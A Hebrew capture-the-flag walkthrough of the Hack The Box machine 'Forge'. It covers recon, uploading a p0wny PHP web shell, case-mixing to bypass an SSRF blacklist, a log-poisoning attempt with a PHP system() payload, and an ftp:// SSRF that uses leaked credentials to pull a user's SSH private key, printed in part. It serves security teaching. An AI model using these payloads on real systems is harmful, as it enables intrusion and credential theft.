

פתרון למכונת Forge של HTB

מאת דניאל גובני

הקדמה

HTB הינה פלטפורמת אתגרי CTF המכילה אתגרים ברמות וקטגוריות שונות, במאמר זה אדגים את הפתרון שלי למכונה "Forge". המכונה נחשבת למכונה ברמה בינונית מצריכה ידע בסיסי בחולשות Web, לינוקס והבנה בסיסית בפיתון. תחילה נתחבר ל-VPN של HTB. על מנת להתחבר לרשת של מכונה שנתקוף, ונפעיל את מכונה באתר של HTB.

נקבל כתובת IP של אתגר: 10.10.11.111 נתחיל בעבודה!




Recon

לאחר שקיבלנו את כתובת ה-IP, נתחיל סריקה בסיסית, על תחנה אותה אנחנו תוקפים ונברר באמצעות דגל sV- איזה, גרסאות/שירותים רצים על פורטים פתוחים:

```
sudo nmap 10.10.11.111 -sV
```

הסריקה הביאה מספר תוצאות כמובן שרת ה-HTTP שרץ על פורט 80, שירות ה-SSH על פורט 22, ולפי גרסאות לא נראה פגיעה למשהו קונקרטי וה-FTP פורט 21. נראה שהוא "filtered" (מסונן) - אין לנו הרשאות גישה אליו כנראה חסימה למחוך לרשת פנימית או firewall שחוסם אותנו. נחזור אליו בהמשך...




```

(kali@kali)-[~]
└─$ sudo nmap 10.10.11.111 -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-03 05:29 EST
Nmap scan report for 10.10.11.111
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    filtered ftp
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.32 seconds

```

שנסה להיכנס לשירות ה-Web, נקבל redirect לתחום שלא קיים:




מה שנעשה נוסף את תחום forge.htb בטבלת /etc/hosts/ תחת כתובת IP שקיבלנו:

```

(kali@kali)-[~]
└─$ sudo leafpad /etc/hosts
hosts
File Edit Search Options Help
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.111 forge.htb|
# The following lines are desirable for IPv6 capability
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```


נרענן את דף ונקבל את דף הבא:



אם נסתכל על שירות ה-Web שהמפתח יצר פה, נראה גלריה בסיסית של תמונות, ומנגנון העלאת תמונות לגלריה, אז יש לנו כבר כיוון שכדאי שנבדוק... ננסה להעלות webshell בסיסי, ונסה לשחק עם האופציות שאנחנו מכירים על מנת לבצע מניפולציה להעלאת (content-type/magic-bytes/extension-file).



כאשר אנחנו חוקרים שירות Web שמכיל מגנון העלאת קבצים, תמיד נבדוק אותו לפרטי פרטים, כי מגנון כזה יכול להחביא בחובו אין סוף חלשות שונות ומשונות. החל מקריאת קבצים רגישים ועד הרצת קוד על שרת.




כפי שזה נראה, יש לנו פה שתי שיטות שונות להעלאת קובץ מקומי או חיצוני דרך URL! נהדר! אז הם הכפילו לנו את נקודות כניסה אפשריות. נתחיל בניסיון העלה של שלל הבא:

<https://github.com/flozz/p0wny-shell>

הוא עלה בהצלחה! בוא נפעיל אותו למראות שהקישור נראה קצת מוזר אנחנו יכולים לראות, שאין לנו סיומת לשם הקובץ, בוא נבדוק מה קורה פה לעומק ונסה להגבין מה השיטה שבהם הם משתמשים על מנת לשמור את התמונות במערכת.



בואו נבחן. וננס לקישור הבאה שקיבלנו נראה שמערכת הצגת קבצים לא מצליחה לרנדר את תוכן של תמונה. טוב, אולי כי זה לא תמונה... (זה קוד PHP & HTML):





ננסה לקבל את תוכן שמגיע ישר מבקשה נסתכל מה קורה שם נריץ את curl:

```
(kali@kali)-[~]
└─$ curl http://forge.htb/uploads/Vu8qRlVpNBjW4e53etUj
<?php
function featureShell($cmd, $cwd) {
    $stdout = array();

    if (preg_match("/^\s*cd\s*$/", $cmd)) {
        // pass
    } elseif (preg_match("/^\s*cd\s+(.+)\s*(2>61)?$/", $cmd)) {
        chdir($cwd);
        preg_match("/^\s*cd\s+([\s]+)\s*(2>61)?$/", $cmd, $match);
        chdir($match[1]);
    } elseif (preg_match("/^\s*download\s+([\s]+)\s*(2>61)?$/", $cmd)) {
        chdir($cwd);
        preg_match("/^\s*download\s+([\s]+)\s*(2>61)?$/", $cmd, $match);
        return featureDownload($match[1]);
    } else {
        chdir($cwd);
        exec($cmd, $stdout);
    }

    return array(
        "stdout" => $stdout,
    );
}
```

הוא חוזר כטקסט! אז מה קורה פה? בקצרה כפי שזה נראה, הם אינם מעלים קבצים לשרת פיזית, אלא הם שומרים את תוכן מקודד (ככל נראה ב-base64 או משהו בסגנון), ולאחר מכן מכניסים את תוכן למסד נתונים, והוא בתורו מוצג ללקוח על פי דרישה.

אז מה נוכל לנצל פה בדיוק? אם אתם זוכרים יש לנו גם העלאת תמונה מרוחקת דרך קישור, אולי נוכל לנצל אותו ל-SSRF ולאתר קובץ רגיש שרק למשתמשים מתוך רשת פנימית (localhost) יש גישה אליו. לשרת מותר לפנות לאותו משאב, הוא יפנה ויקבל את מידע בהצלחה, לאחר מכן הוא ישמור אותו במסד הנתונים ואנו נוכל לגשת למידע בלי שום בעיה.



לטובת המשימה הזו, אשתמש בכלי הנהדר [ffuf](#). כלי שנועד לביצוע Fuzzing בצורות שונות שנותן שליטה מלאה על מבנה בקשה. (להבדיל מ-DirBuster\). נתחיל בחיפוש קבצים ותיקיות שעל השרת על מנת לאשש את התיאוריה שלנו:

```
$ ffuf -u "http://forge.htb/FUZZ" -w ./Desktop/tools/wordlist/content.txt
```


```
v1.3.1 Kali Exclusive <3
```

```
Method      : GET
URL         : http://forge.htb/FUZZ
Wordlist    : FUZZ: ./Desktop/tools/wordlist/content.txt
Follow redirects : false
Calibration : false
Timeout     : 10
Threads    : 40
Matcher    : Response status: 200,204,301,302,307,401,403,405
```

```
server-status [Status: 403, Size: 274, Words: 20, Lines: 10]
static        [Status: 301, Size: 307, Words: 20, Lines: 10]
upload        [Status: 200, Size: 929, Words: 267, Lines: 33]
uploads       [Status: 301, Size: 224, Words: 21, Lines: 4]
```

```
:: Progress: [4686/4686] :: Job [1/1] :: 237 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

מצאנו משהו מעניין, בשם server-status ננסה לגלוש אליו... ואפשר לראות בבירור שאין לנו גישה אליו (גם דרך ffuf קיבלנו אינדיקציה על כך - 403).



אבל רגע! זוכרים את מנגנון העלאת קבצים מרוחקת שראינו בהתחלה?, אז אם ננסה להכניס את קישור אולי הפנייה תגיע דרך localhost, כי השרת ישלח את בקשה ל-forge.htb שיפנה אותו ל-127.0.0.1 וכנה יקבל גישה לתוכן שישמר במסד נתונים ונוכל לגשת אליו? בואו ננסה...



Gain Access

ואם נשים לב יש מנגנון הגנה מבוסס Blacklist:

Upload local file Upload from url

http://forge.htb/server-status

URL contains a blacklisted address!

הצלחתי לעקוף את ההגנה פשוט ע"י כך שהחלפתי חלק מתווים לאותיות גדולות. ננסה שוב:

Upload local file Upload from url

http://FoRgE.HtB/server-status

File uploaded successfully to the following url:
<http://forge.htb/uploads/zBxCOjVhYbHZSQTUVPE8>

מעולה! בואו נברר אם התוכן השתקף לנו חזרה ב-URL, ומה יש שם שהם הגנו עליו? אפשר לראות שיש כאן מערכת לוגים שבראש ובראשונה אוששה את התאוריה שלנו, ואישרה לנו שקיים פה [SSRF](#) שגם מאפשר לנו קריאה של תוכן שחוזר, ולא רק שליחת בקשה בשם השרת, בואו נברר כיצד זה יכול אולי לעזור לנו לבצע דריסת רגל ראשונית ברשת הקורבן:

```
(kali@kali)-[~]
└─$ curl http://forge.htb/uploads/zBxCOjVhYbHZSQTUVPE8
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for forge.htb (via 127.0.0.1)</h1>

<dl><dt>Server Version: Apache/2.4.41 (Ubuntu) mod_wsgi/4.6.8 Python/3.8</dt>
<dt>Server MPM: event</dt>
<dt>Server Built: 2021-07-05T07:16:56
</dt></dl><hr /><dl>
<dt>Current Time: Monday, 03-Jan-2022 13:28:11 UTC</dt>
<dt>Restart Time: Monday, 03-Jan-2022 05:28:37 UTC</dt>
<dt>Parent Server Config. Generation: 1</dt>
<dt>Parent Server MPM Generation: 0</dt>
<dt>Server uptime: 7 hours 59 minutes 33 seconds</dt>
<dt>Server load: 0.00 0.01 0.00</dt>
<dt>Total accesses: 14936 - Total Traffic: 9.2 MB - Total Duration: 33758</dt>
<dt>CPU Usage: u14.99 s3.4 cu.09 cs.09 - .0645% CPU load</dt>
<dt>.519 requests/sec - 335 B/second - 646 B/request - 2.26018 ms/request</dt>
<dt>2 requests currently being processed, 48 idle workers</dt>
</dl>

<table rules="all" cellpadding="1">
<tr><th rowspan="2">Slot</th><th rowspan="2">PID</th><th rowspan="2">Stopping</th><th colspan="2">Connections</th>
<th colspan="2">Threads</th><th colspan="3">Async connections</th></tr>
<tr><th>total</th><th>accepting</th><th>busy</th><th>idle</th><th>writing</th><th>keep-alive</th><th>closing</th></tr>
<tr><td>0</td><td>1120</td><td>no</td><td>0</td><td>yes</td><td>2</td><td>23</td><td>0</td><td>0</td><td>0</td></tr>
<tr><td>1</td><td>1121</td><td>no</td><td>0</td><td>yes</td><td>0</td><td>25</td><td>0</td><td>0</td><td>0</td></tr>
<tr><td>Sum</td><td>2</td><td>0</td><td>0</td><td>6</td><td>2</td><td>48</td><td>0</td><td>0</td><td>0</td></tr>
</table>
<pre>
W
.....
.....</pre>
<p>Scoreboard Key:<br />
"b"<code>_</code></b> Waiting for Connection,
"b"<code>S</code></b> Starting up,
"b"<code>R</code></b> Reading Request,<br />
"b"<code>W</code></b> Sending Reply,
"b"<code>K</code></b> Keepalive (read),
```



כן נוכל לקבל המון אינפורמציה על שרת וכו', אבל איך נוכל בכלל להשתלט עליו רק דרך צפיה בלוגים? אז מסתבר שזה אכן זה אפשרי במצבים מסוימים! על מנת שהקוד שלנו יעבור רינדור בצד שרת וירוך בהצלחה, אחת השיטות הנפוצות היא להרעיל את קבצי הלוג ואז נוכל לשלוח את קוד זדוני בתור פרמטר, שישמר בלוגים, וזה אולי יכול לשמש אותנו כדלת כניסה למערכת. בואו ננסה את תאוריה שלנו:

```
forge.htb/Logs=%3C?php%20system(%22id%22);?%3E
kali@kali: ~
1.1</td><td nowrap>forge.htb:80</td><td nowrap>GET /Logs=%3C?php%20system(%22id%22);?%3E HTTP/1.1</td></tr>
<td>1/314/314</td><td><b>W</b></td></tr>
<td><td>607</td><td>0.0</td><td>0.17</td><td>0.17
1.1</td><td nowrap>forge.htb:80</td><td nowrap>POST /upload HTTP/1.1</td></tr>
```


וכפי שאתם רואים, ההזרקה נכשלה כי בוצע קידוד לטקסט... הגיע הזמן לחפש נקודות קצה רגישות נוספות. נראה שלא נקבל הרצת קוד דרך לוגים... בשלב זה גם קבצים / תיקיות נוספות לא אותרו. נעבור לשלב הבאה ובדוק אם קיימים ל-forge.htb-Subdomain ימים שיעזרו לנו. נריץ ffuf ונחפש:

```
$ ffuf -u "http://forge.htb/" -w ./Desktop/tools/wordlist/content.txt -H "Host: FUZZ.forge.htb" -fc 302
v1.3.1 Kali Exclusive <3
:: Method : GET
:: URL : http://forge.htb/
:: Wordlist : FUZZ: ./Desktop/tools/wordlist/content.txt
:: Header : Host: FUZZ.forge.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
:: Filter : Response status: 302
ADMIN [Status: 200, Size: 27, Words: 4, Lines: 2]
Admin [Status: 200, Size: 27, Words: 4, Lines: 2]
admin [Status: 200, Size: 27, Words: 4, Lines: 2]
:: Progress: [4686/4686] :: Job [1/1] :: 273 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```


אז נראה שיש פה Subdomain מעניין בשם "admin" שהחזיר סטטוס 200! ננסה להוסיף אותו לטבלת hosts שלנו:

```


:: Threads : 40
:: Matcher : Response stat
:: Filter : Response stat
ADMIN [Status: 200
Admin [Status: 200
admin [Status: 200
:: Progress: [4686/4686] :: Job [1/1]
(kali@kali)-[~]
└─$ sudo leafpad /etc/hosts
[sudo] password for kali:
hosts
File Edit Search Options Help
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.111 forge.htb admin.forge.htb
# The following lines are desirable for IPv6 capabl
:::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```




בואו נבקר בסאב דומיין הזה נראה שיש שם משהו מעניין:




אנחנו לא מורשים להיכנס לדף, ורק גולשים מ-localhost מורשים. מעניין 😊, אם אתם זוכרים הצלחנו כבר להשמיש SSRF ולשלוח בקשות בשם השרת! הצחנו אפילו גם לקבל את תוכן חזרה... אז זה צריך לעבוד. ננסה לגשת לאותו תת-דומיין, ונכניס את לינק (תוך כדי מעקף ה-Blacklist), כפי שפעלנו קודם לכן וננסה לקבל את תוכן שלו דרך curl:



העלאה צלחה! קיבלנו מלא HTML! בואו נקרא את התוכן שחוזר ונסתכל מה יש שם:





נראה שיש שם בקשה מעניינת בתוך הפאנל של האדמיין: /announcements. בואו נעשה שוב אותו דבר רק שהפעם נוסיף את route ללינק ננסה לקרוא את תוכן חוזר:

```
(kali@kali) [~]
└─$ curl http://forge.htb/uploads/tmBUDV8aJ2Dos0HGrAvw
<!DOCTYPE html>
<html>
<head>
<title>Announcements</title>
</head>
<body>
<link rel="stylesheet" type="text/css" href="/static/css/main.css">
<link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
<header>
<nav>
<h1 class=""><a href="/">Portal home</a></h1>
<h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
<h1 class="align-right"><a href="/upload">Upload image</a></h1>
</nav>
</header>
<br><br>
<ul>
<li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
<li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
<li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=6lt;url6gt;</li>
</ul>
</body>
</html>
```

אם תשימו לב מופיע לנו 2 פרטים מאוד מאוד מעניינים בתוך HTML שחזר תחת /announcements/


(1) פרטי התחברות לשירות FTP (user:highofsecurity123!)

(2) שם פרמטר אשר נתמך בפרוטוקול FTP, בנקודת הקצה /upload/

אז למה אנחנו צריכים להוסיף שם פרמטר "u"? לא מספיק לנו רק פרטי כניסה לשירות FTP שקיבלנו? אז לא אם אתם זוכרים שירות FTP סגור לרשת חיצונית, ופרוטוקול העלאה תומך רק ב-HTTP/HTTPS. כך שאנחנו צריכים לשלוח בקשה בשם השרת מתוך localhost.

בואו ננסה להשתמש במידע שהם סיפקו לנו על מנת ליצור payload נוסף (פרטי התחברות של שירות FTP ופרמטר הנתמך בשירות FTP). הפעם ננסה להתחבר לשרת FTP. זה יראה כך (כמובן לא לשכוח ערפול ללינק):

```
http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@FORGE.HTB
```



ננסה שוב לקרוא את תוכן שחוזר מבקשה. ונראה שיש לנו גישה לתקייה הבית של המשתמש user! אלו הקבצים שבתיקיה:

```
(kali@kali) [~]
└─$ curl http://forge.htb/uploads/aNIrbgDDFODQd6SWxW6T
drwxr-xr-x  3 1000    1000    4096 Aug 04 19:23 snap
-rw-r----- 1 0      1000    33 Jan 03 05:28 user.txt
```



בשלב זה מזכרתי שראיתי בתוצאות הסריקה של nmap שרת SSH פתוח. אז חשבתי שאם יש לנו גישה דרך שרת ה-FTP לתיקיית הבית של המשתמש. אולי יש לנו גישה גם למפתח ה-SSH שלו. כברירת מחדל הוא ממוקם בנתיב:

~/ssh/id_rsa

זה ה-URL שנגלוש אליו:

http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@FORGE.HTB/ssh/id_rsa

העלה שוב עברה בהצלחה לאחר ערפול לינק ונגסה לקבל את מפתח SSH:

Upload local file Upload from url

File uploaded successfully to the following url:
<http://forge.htb/uploads/QCRL3YRCyCeQlSlXOeEa>

נריץ את curl:

```

(kali@kali)-[~]
└─$ curl http://forge.htb/uploads/XAJcv2MsXGKRv0286YJB FORGE.HTB/ssh/
-rwxr-xr-x  3 1000    1000    4096 Aug 04 19:23 snap
-rw-r----- 1 0      1000    33 Jan 03 05:28 user.txt

(kali@kali)-[~]
└─$ curl http://forge.htb/uploads/QCRL3YRCyCeQlSlXOeEa
-----BEGIN OPENSSH PRIVATE KEY-----
o3BlbnZaC1rZXktDjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAadzC2gtcn
lhAAAAAwEAAQAAAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09Nix0mTHR3
:nxHouv4/l1p02njPf5GbjVHAsMwJDXmDNjaqZf090YC7K7hr7FV6xLUWThwcKo0hIOVuE
7Jh1d+jfpDYXq0N5r6Dz0DI5WMwLkL9n5rbtFko3xaLewkHYTE2YY3uvVppxsncVJ/6uk
:6p7bzcRygYrTyEAWg5gORfsqhC3Hao0xXiXGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
VJ+u2z/V0bp0IIKEfsgX+cWXQUt8RJAnKgTUjGAmfNRL9nJxomYHlySQz2xL4UYXXzXr8G
nL6X0+nKrRglaNfDc0ykLTGsiGs1+bc6jJiD1ESiebAS/ZLATTsaH46IE/vv9X0J05qEXR
5Uz+aplzDG4wWviSNuerDy9PTGxB6kR5pGbCaEwORPLVib9EqnWh279mXu0b4zYhEg+nyD
(6ui/nrmRYU0adgCKXR7zLEm3mgj4hu4cFasH/KLAAAFgK9tvD2vbbw9AAAAB3NzaC1yc2
EAAAGBAJ2SDvkMsH4J37aq0WrPqKx1v8NVm6xuouge079j3UNPTYsTprR0d658R6Lr+P5d
aTtp4z3+Rm41RwLDMCQ15gzY2qmXzvTmAuyu4a+xVesZVfK4cHCqNISDlhb0yYdXfo36Q2
5F6jjea+g8zgyOVjMCypfZ+a27RZKN8Wi3sJB2ExNmGN7r1aacbJwryf+rpK+qe283EcoG
(08hAFoOYDkX7KoQtX2qDsV4l4Bs01sL7X9q0M5jYbLX3YFlgaRH24BYGdw1ifrts/1Tm6
jCCChH7IF/nFL0FLfESQJyoE1IxgJnzUS/ZycaJmB5ckkM9sS+FGF1816/Bpi+l9Ppyq0Y
jWjRXQtMpC0xrIhrNfm30oyYg9REonmwEv2SwE07Gh+OiBP77/Vzid0ahF0RLM/mqZcwxu
iFr4kihnaw8vT0xs0epFeaRmwmhFqFTv1SG/RKp1odu/7l7tG+M2TRTPn8pvurov565kWF

```

